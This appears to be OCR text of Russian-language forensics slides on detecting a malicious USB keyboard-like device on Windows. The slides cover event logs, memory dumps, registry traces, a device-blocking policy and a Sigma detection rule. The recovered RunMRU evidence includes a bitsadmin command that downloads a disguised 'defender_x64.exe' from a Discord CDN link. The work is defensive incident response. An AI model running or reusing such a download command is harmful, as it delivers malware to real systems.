


D...	Device Mfg	Driver Description	Instance ID	Install Time	First Install Time	Connect Time	Disconnect Time
	(Standard system devic...	USB Input Device	USB\VID_D3C0&PID_D34D&MI_00\7&280dd913&0&0000	15.08.2022 13:54:32	15.08.2022 13:54:32	15.08.2022 13:54:32	15.08.2022 14:11:26
	(Standard system devic...	USB Input Device	USB\VID_D3C0&PID_D34D&MI_01\7&280dd913&0&0001	15.08.2022 13:54:32	15.08.2022 13:54:32	15.08.2022 13:54:32	15.08.2022 14:11:26
	(Стандартный USB хос...	USB Composite Device	USB\VID_D3C0&PID_D34D\999	15.08.2022 13:54:32	15.08.2022 13:54:32	15.08.2022 13:54:32	15.08.2022 14:11:26
	(Standard USB HUBs)	Generic USB Hub	USB\VID_0E0F&PID_0002\6&30c5d09c&0&7	15.08.2022 13:54:31	15.08.2022 13:54:31	15.08.2022 13:54:31	
	(Standard USB HUBs)	Generic USB Hub	USB\VID_0E0F&PID_0002\6&30c5d09c&0&8	15.08.2022 13:54:31	15.08.2022 13:54:31	15.08.2022 13:54:31	
	GenericAdapter	Generic Bluetooth Adapter	USB\VID_0E0F&PID_0008\000650268328	12.07.2022 22:21:28	12.07.2022 22:21:28	15.08.2022 13:32:27	
	(Standard USB Host Co...	USB Composite Device	USB\VID_0E0F&PID_0003\6&30c5d09c&0&5	12.07.2022 22:21:26	12.07.2022 22:21:26	15.08.2022 12:30:58	
	(Standard system devic...	USB Input Device	USB\VID_0E0F&PID_0003&MI_00\7&3ae26960&0&0000	12.07.2022 22:21:26	12.07.2022 22:21:26	15.08.2022 12:30:58	
	(Standard system devic...	USB Input Device	USB\VID_0E0F&PID_0003&MI_01\7&3ae26960&0&0001	12.07.2022 22:21:26	12.07.2022 22:21:26	15.08.2022 12:30:58	

Детект следов в ОС

Журналы событий Windows

```
by Yamato Security

Analyzing event files: 574
Total file size: 148.0 MB

Loading detections rules. Please wait.

Excluded rules: 15
Noisy rules: 5 (Disabled)

Experimental rules: 1574 (61.58%)
Stable rules: 212 (8.29%)
Test rules: 770 (30.13%)

Hayabusa rules: 134
Sigma rules: 2422
Total enabled detection rules: 2556

316 / 574 [==========================
```




	Timestamp							
16791	2022-08-15 13:54:31.408 +03:00	tar						
16792	2022-08-15 13:54:31.411 +03:00	tar						
16793	2022-08-15 13:54:32.696 +03:00	tar						
16794	2022-08-15 13:54:32.846 +03:00	tar						
16795	2022-08-15 13:54:32.875 +03:00	target	Sysmon	1	info		13401	Proc Terminated
16796	2022-08-15 13:54:32.995 +03:00	target	Sysmon	1	info		13402	Proc Exec
16797	2022-08-15 13:54:33.900 +03:00	target	WMI	5857	info		901	WMI Provider Started
16798	2022-08-15 13:54:34.397 +03:00	target	Sec	4624	low		16767	Logon (Type 5 Service)
16799	2022-08-15 13:54:34.397 +03:00	target	Sec	4672	info		16768	Admin Logon
16800	2022-08-15 13:54:34.405 +03:00	target	Sysmon	1	info		13403	Proc Exec
16801	2022-08-15 13:54:34.430 +03:00	target	Sysmon	1	info		13404	Proc Exec
16802	2022-08-15 13:54:35.541 +03:00	target	Sysmon	5	info		13405	Proc Terminated
16803	2022-08-15 13:54:38.261 +03:00	target	Sysmon	5	info		13406	Proc Terminated
16804	2022-08-15 13:54:40.411 +03:00	target	Sysmon	1	info		13407	Proc Exec
16805	2022-08-15 13:54:40.439 +03:00	target	Sysmon	5	info		13408	Proc Terminated
16806	2022-08-15 13:54:54.894 +03:00	target	Sysmon	1	info		13409	Proc Exec
16807	2022-08-15 13:54:54.921 +03:00	target	Sysmon	1	info		13410	Proc Exec
16808	2022-08-15 13:54:54.921 +03:00	target	Sysmon	1	info	Evas	13410	Suspicious Conhost Legacy O
16809	2022-08-15 13:54:55.025 +03:00	target	Sysmon	1	info		13411	Proc Exec
16810	2022-08-15 13:54:55.026 +03:00	target	Sysmon	5	info		13412	Proc Terminated
16811	2022-08-15 13:54:55.031 +03:00	target	Sysmon	1	info		13413	Proc Exec
16812	2022-08-15 13:54:55.031 +03:00	target	Sysmon	1	info	Evas	13413	Suspicious Conhost Legacy O
16813	2022-08-15 13:54:55.031 +03:00	target	Sysmon	5	info		13414	Proc Terminated
16814	2022-08-15 13:54:55.112 +03:00	target	Sysmon	1	info		13415	Proc Exec
16815	2022-08-15 13:54:55.112 +03:00	target	Sysmon	1	med	Evas | Per	13415	Bitsadmin Download from Su


Cmd: DsmUserTask.Exe C{6D0A3DE3-9795-511F-A358-D7E42AB5421C} | Proc: C:\Windows\Syst
Process: C:\Windows\System32\DsmUserTask.exe | PID: 7488 | PGUID: F9E91876-25F0-62FA-7
Cmd: "C:\Windows\system32\cmd.exe" /c start /min cmd /c "md c:\intel && bitsadmin /trans
Cmd: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 | Proc: C:\Windows\System
Cmd: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 | Process: C:\Windows\Syst

Детект следов в ОС

Установка новых устройств



Kernel-PnP, EventID=400



DeviceSetupManager, EventID=112


Детект следов в ОС

Если системные журналы удалены


Дамп памяти

```
MemProcFS-Analyzer v0.4 - Automated Forensic Analysis of Windows Memory Dumps for DFIR
(c) 2021-2022 Martin Willing at Lethal-Forensics (https://lethal-forensics.com/)

Analysis date: 2022-08-15 12:28:40 UTC

[Info]  MemProcFS NOT found.
[Info]  Latest Release: MemProcFS v5.0.1 (2022-08-04)
[Info]  Dowloading Latest Release ...
[Info]  Extracting Files ...
[Info]  Current Version: Dokany File System Library v2.0.5.1000 (2022-07-04)
[Info]  Latest Release:  Dokany File System Library v2.0.5.1000 (2022-07-04)
[Info]  You are running the most recent version of Dokany File System Library.
[Info]  Elasticsearch NOT found.
[Info]  Latest Release: Elasticsearch v8.3.3 (2022-07-28)
[Info]  Dowloading Latest Release ...
```

MemProcFS Analyzer



WinPrefetchView покажет **дату и время**




```
{"class":"REG","ver":"5.0","sys":"19041_d9ab7fd0","key":
"HKU\\S-1-5-21-1348225060-3966715427-873856517-1000\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\RunMRU","type":"value",
"value":{"name":"f","type":"REG_SZ","size":456,"data":"cmd /c start /min cmd /c \"md c:\\intel && bitsadmin /transfer myDownloadJob /download /priority normal https://cdn.discordapp.com/attachments/989158786642083883/1002573549686493274/defender_x64.exe c:\\\\intel\\\\defender_x64.exe\"\\1"}}
```


Ищем RunMRU*

Детект следов в ОС

HKLM\SYSTEM\ControlSet001\Control\Class\{4d36e96b-e325-11ce-bfc1-08002be10318}
HKLM\SYSTEM\ControlSet001\Enum
\ORPHAN\kbdhid.sys
HKLM\SYSTEM\ControlSet001\Services\kbdhid
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01
HKLM\SYSTEM\ControlSet001\Enum\HID
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{a8b865dd-2e3d-4094-ad97-e593a70c75d6}\0003
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{83da6326-97a6-4088-9453-a1923f573b29}\0066
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{83da6326-97a6-4088-9453-a1923f573b29}\000A
HKLM\SYSTEM\ControlSet001\Enum\USB\VID_D3C0&PID_D34D&MI_01\7&280dd913&0&0001
HKLM\SYSTEM\ControlSet001\Control\DeviceContainers\{6d0a3de3-9795-511f-a358-d7e42ab5421c}\BaseContainers\{6d0a3de3-9795-511f-a358-d7e42ab5421c}
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{80497100-8c73-48b9-aad9-ce387e19c56e}\0006
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{80497100-8c73-48b9-aad9-ce387e19c56e}
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{540b947e-8b40-45bc-a8a2-6a0b894cbda2}\0007
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{83da6326-97a6-4088-9453-a1923f573b29}\0003
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{a8b865dd-2e3d-4094-ad97-e593a70c75d6}\0006
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{a8b865dd-2e3d-4094-ad97-e593a70c75d6}\0005
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{540b947e-8b40-45bc-a8a2-6a0b894cbda2}
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{a8b865dd-2e3d-4094-ad97-e593a70c75d6}\000E
HKLM\SYSTEM\ControlSet001\Enum\HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000\Properties\{a8b865dd-2e3d-4094-ad97-e593a70c75d6}\0008
HKLM\SYSTEM\ControlSet001\Enum\USB\VID_0E0F&PID_0002\6&30c5d09c&0&7\Device Parameters
HKLM\SYSTEM\ControlSet001\Enum\USB\VID_0E0F&PID_0002\6&30c5d09c&0&8\Device Parameters
\.\Windows\System32\winevt\Logs\Microsoft-Windows-Kernel-PnP%4Driver Watchdog.evtx

Timeline.xlsx

Ищем строки HKLM\SYSTEM\ControlSet001\Enum\HID\ ->

HID\VID_D3C0&PID_D34D&MI_01\8&209d59a&0&0000


Демонстрация


Детект следов в ОС

Запрет на подключение устройств

Используем групповые политики

Компьютер\Административные шаблоны\Установка устройства\Ограничения на установку устройств






Код экземпляра из timeline.xls

HKLM\SYSTEM\ControlSet001\Enum\HID

Дальнейший мониторинг



Kernel-PnP, EventID=402

Sigma правило


```
title: Suspicious HID-device-2
ruletype: Sigma
author: N.Panov
date: 2022/08/25
description: Detects suspicious HID-device installation
detection:
  SELECTION_1:
    Channel: Microsoft-Windows-Kernel-PnP/Configuration
  SELECTION_2:
    Provider_Name: Microsoft-Windows-Kernel-PnP
  SELECTION_3:
    EventID: 402
  condition: SELECTION_1 and SELECTION_2 and SELECTION_3
falsepositives:
- Unknown
id: 1d61f71d-59d2-479e-9562-4ff5f4ead24b
level: critical
logsource:
  product: windows
  service: Kernel-PnP
modified: 2022/08/25
status: experimental
```

Демонстрация

Защита и мониторинг

Заключение и **результаты опроса**

Присоединяйтесь к нам!


OFF
ONE
2022